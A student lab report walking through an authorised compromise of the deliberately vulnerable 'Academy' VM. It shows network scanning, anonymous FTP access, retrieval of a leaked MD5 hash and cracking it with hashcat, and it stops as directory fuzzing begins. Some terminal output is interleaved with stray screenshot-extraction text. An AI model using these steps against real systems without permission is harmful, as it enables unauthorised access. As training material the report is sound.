


Capstone Report: Hands-On Exploitation of Academy VM – Lab Report


By: Lloyd Ensor Azumah

Overview


This report documents my hands-on experience compromising the Academy virtual machine in a simulated lab. Through a combination of FTP misconfiguration abuse, hash cracking, web directory discovery and privilege escalation techniques, I achieved full system compromise and root access using tools like Hashcat, FFuF, LinPEAS and PSPY.



Once we have downloaded our virtual machine, we can click “Open a virtual machine” as this is an already built and configured machine and select “open” to import it.



Once it has successfully imported, we will only need to make changes to the “Network Adapter” settings by converting it from “Bridged” to “NAT”. This is to ensure our attack machine is able to communicate with it (on the same virtual network).



Now, we boot the machine which should load to this interface

A screenshot of a Kali Linux desktop environment. In the top bar, there are tabs for 'Home', 'Attack Titan', and 'ACADEMY'. The main window shows a terminal session with the command `sudo arp-scan -l`. The output of the command shows network interface information and a list of hosts scanned. Below the terminal, there is a dark-themed desktop background with various icons and a status bar at the bottom.

```
[kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:dd:49:fe, IPv4: 192.168.7.131
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.7.1    00:50:56:c0:00:08      (Unknown)
192.168.7.2    00:50:56:f0:23:a9      (Unknown)
192.168.7.139   00:0c:29:68:a1:1e      (Unknown)
192.168.7.254   00:50:56:e5:c1:a5      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.872 seconds (136.75 hosts/sec). 4 responded

[kali㉿kali)-[~]
```

Here, we were able to spot the IP address of the target machine (Academy) on the network.


A screenshot of a Kali Linux desktop environment. In the top bar, there are tabs for 'Home', 'Attack Titan', and 'ACADEMY'. The main window shows a terminal session with the command `nmap -T4 -p- -A 192.168.7.139`. The output of the command shows a detailed Nmap scan report for the host 192.168.7.139. The results are color-coded with red boxes highlighting specific ports: port 21 (FTP), port 22 (SSH), and port 80 (HTTP). Below the terminal, there is a dark-themed desktop background with various icons and a status bar at the bottom.

```
[kali㉿kali)-[~]
$ nmap -T4 -p- -A 192.168.7.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-30 15:26 EDT
Nmap scan report for 192.168.7.139
Host is up (0.0013s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.7.131
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 1000        1000      776 May 30 2021 note.txt
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:d4:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:f5:3:aa:a0:05:48:84:80:94:76:a0:23 (ECDSA)
|   256 99:9c:19:11:d4:35:53:a0:29:11:0:c7:fb:bf:71:a4 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds


[kali㉿kali)-[~]
```

After running our **Nmap** scan, we get some interesting information. Ports such as 21(ftp), 22(ssh) and 80(http) are open. So, we start from port 80 as it tends to provide us more valuable information by searching <http://192.168.7.139> on our browser.



mouse pointer inside or press Ctrl+G.

Looking at the website, there isn't much we can put together that could give us a lead. So we try our next port which is going to be port 21.




On port 21(file share protocol), this suggests it could contain files with credentials of users or provide us a clue we could use to our advantage, so we connect using “`ftp ip_address`”. NB: If you remember our **Nmap** results, we were told “*Anonymous FTP login allowed*” meaning we can login with the username “*anonymous*” and for curiousity, repeat that for the password.

```
(kali㉿kali)-[~]
$ ftp 192.168.7.139
Connected to 192.168.7.139.
220 (vsFTPd 3.0.3)
Name (192.168.7.139:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48121|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||55802|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |*****| 776 621.66 Kib/s 00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (317.87 Kib/s) Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
    |-- apache2.conf
    |-- ports.conf
    |-- mods-enabled
    |   |-- *.load
    |   |-- *.conf
    |-- conf-enabled
    |   |-- *.conf
    |-- sites-enabled
        |-- *.conf
```

mouse pointer inside or press Ctrl+G.

Our login was successful and we can proceed by enumerating directories and files in the it. After doing this we notice a file called “note.txt”. We download it using the “get” command



As usual, curiosity gets the best of us so we try to see if the website also hosts this file.

(kali㉿kali)-[~]\$ ftp 192.168.7.139
Connected to 192.168.7.139.
220 (vsFTPd 3.0.3)
Name (192.168.7.139:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48121|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||55802|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% [*****] 776 621.66 KiB/s 00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (317.87 KiB/s)
ftp> exit
421 Timeout.

(kali㉿kali)-[~]\$ ls
10.c cme_env Downloads krb.txt note.txt pimpmykali Templates
192.168.7.132_samhashes.sam cve-2020-0796 geowifi ldapdump-env ntds_dit.txt Public venv
aclpwn-20250128-180259.restore CVE-2020-1472 hashes.txt LNK_file ntlm.txt samba_exploit Videos
arp.cache impacket lootme peh shell.elf
bloodhound Documents kioptrix Music Pictures targets.txt
watchdogs.local

(kali㉿kali)-[~]\$

As we can see, the file we downloaded is visible and so we take a peek at it.

```
[kali㉿kali)-[~] $ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

The requested URL was not found on this server.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
Apache/2.4.38 (Debian) Server at 192.168.7.139 Port 80
INSERT INTO `students` ('StudentRegno', 'studentPhoto', 'password', 'studentName', 'pincode', 'session', 'department', 'semester', 'cgpa', `creationdate`, `updationDate') VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '7.60', '2021-05-29 14:36:56', '');
The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be secure ... right ?
We can always adapt it to our needs.

-jdelta

[kali㉿kali)-[~] $
```

Finally, we got some juicy information talking about an academy website, student registration number, password, student name, etc. It also says the “Studentregno” is to be used for the login.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'note.txt'. The terminal content displays a note from 'Heath' about setting up a new academy and changing passwords. It also contains a MySQL command for inserting a student record into the 'students' table. Below the command, it says 'The StudentRegno number is what you use for login.' Further down, there's a message about the project being from 2020 and not being secure. At the bottom, there's a sequence of commands to echo '10201321' and 'cd73502828457d15655bbd7a63fb0bc8' into a file named 'rum_ham.txt', followed by a cat command to show its contents.

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
└$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

The requested URL was not found on this server.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO `students`(`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be secure ... right ?
We can always adapt it to our needs.

-jdelta

[(kali㉿kali)-~]
$ echo 10201321 > rum_ham.txt

[(kali㉿kali)-~]
$ echo cd73502828457d15655bbd7a63fb0bc8 >> rum_ham.txt

[(kali㉿kali)-~]
$ cat rum_ham.txt
10201321
cd73502828457d15655bbd7a63fb0bc8

[(kali㉿kali)-~]
$
```

All we have to do is cut out what is needed, if the “studentregno” is the login(username), then the alphanumeric value should be our password but here, it is in a hash format. We will need to crack it before we are able to use it in this context. These credentials are stored in a text file.

(kali㉿kali)-[~]\$ hash-identifier
/usr/share/hash-identifier/hash-id.py:13: SyntaxWarning: invalid escape sequence '\\ ''
logo=''' #####

Apache/2.4.18 (Ubuntu) Server at 192.168.1.11 Port 80 #####
By Zion3R #####
www.Blackploit.com #####
Root@Blackploit.com #####

HASH: ■

First of all, hashes come in all sorts of format and we need to know what hash format our password is using. To do this, we use a tool called **Hash-ID** to determine that.

```
(kali㉿kali)-[~]
$ hash-identifier
/usr/share/hash-identifier/hash-id.py:13: SyntaxWarning: invalid escape sequence '\\ '
logo=''
#####
# Appliance2 (Windows 7) Server at 192.168.7.1 Port 80
# v1.2
# By Zion3R
# www.Blackploit.com
# Root@Blackploit.com
#####

HASH: cd73502828457d15655bbd7a63fb0bc8

Possible Hashes:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashes:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))

Mouse pointer inside or press Ctrl+G.
```

After pasting our hash in there, we are provided our “Possible hashes” (MD5). We will use this information to specify the format of the password (MD5) we want to crack.

```
(kali㉿kali)-[~]
$ hashcat --help | grep MD5
 0 | MD5
 5100 | Half MD5
 50 | HMAC-MD5 (key = $pass)
 60 | HMAC-MD5 (key = $salt)
11900 | PBKDF2-HMAC-MD5
11400 | SIP digest authentication (MD5) at 80.
 5300 | IKE-PSK MD5
25100 | SNMPv3 HMAC-MD5-96
25000 | SNMPv3 HMAC-MD5-96/HMAC-SHA1-96
10200 | CRAM-MD5
 4800 | iSCSI CHAP authentication, MD5(CHAP)
19000 | QNX /etc/shadow (MD5)
 2410 | Cisco-ASA MD5
 2400 | Cisco-PIX MD5
 500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
11100 | PostgreSQL CRAM (MD5)
16400 | CRAM-MD5 Dovecot
24900 | Dahua Authentication MD5
 1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR)
 9700 | MS Office ≤ 2003 $0/$1, MD5 + RC4
 9710 | MS Office ≤ 2003 $0/$1, MD5 + RC4, collider #1
 9720 | MS Office ≤ 2003 $0/$1, MD5 + RC4, collider #2
30000 | Python Werkzeug MD5 (HMAC-MD5 (key = $salt))
22500 | MultiBit Classic .key (MD5)
Wordlist + Rules | MD5 | hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rule
Brute-Force | MD5 | hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a
Combinator | MD5 | hashcat -a 1 -m 0 example0.hash example.dict example.dict

(kali㉿kali)-[~]
$
```

Now for the cracking part, we use the tool called **Hashcat** to crack the password. As we can see, we are looking for the MD5 module we will use to crack our hash.

```
(kali㉿kali)-[~]
$ hashcat -m 0 rum_ham.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-InTEL(R) Core(TM) i5-7200U CPU @ 2.50GHz, 3196/6457 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'rum_ham.txt' on line 1 (10201321): Token length exception

* Token length exception: 1/2 hashes
  This error happens if the wrong hash type is specified, if the hashes are malformed, or if input is otherwise not as expected (for example, if the --username option is used but no username is present)

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
```

When cracking, “-m” used to specify the module format and “0” the MD5 module we are using. “rum_ham” is the text file we that contains the hash.

```
Watchdog: Temperature abort trigger set to 90c
Not found
Host memory required for this attack: 1 MB

Dictionary cache hit: found on this server
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

cd73502828457d15655bbd7a63fb0bc8@student

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target....: cd73502828457d15655bbd7a63fb0bc8
Time.Started...: Mon Jun 30 16:10:28 2025 (0 secs)
Time.Estimated.: Mon Jun 30 16:10:28 2025 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 519.2 kH/s (0.34ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344385 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point..: 0/14344385 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 123456 → lovers1
Hardware.Mon.#1.: Util: 27%
```

After a couple of seconds, the crack was successful and we have the password in plaintext (student) as highlighted. Now, we have to find this academy site in order to even use these credentials in the first place.

Here, we will dig out hidden directories within the website that could lead us there by fuzzing it.

The **FFuF** (Fuzz Fast u Fool) tool is a great choice for this.

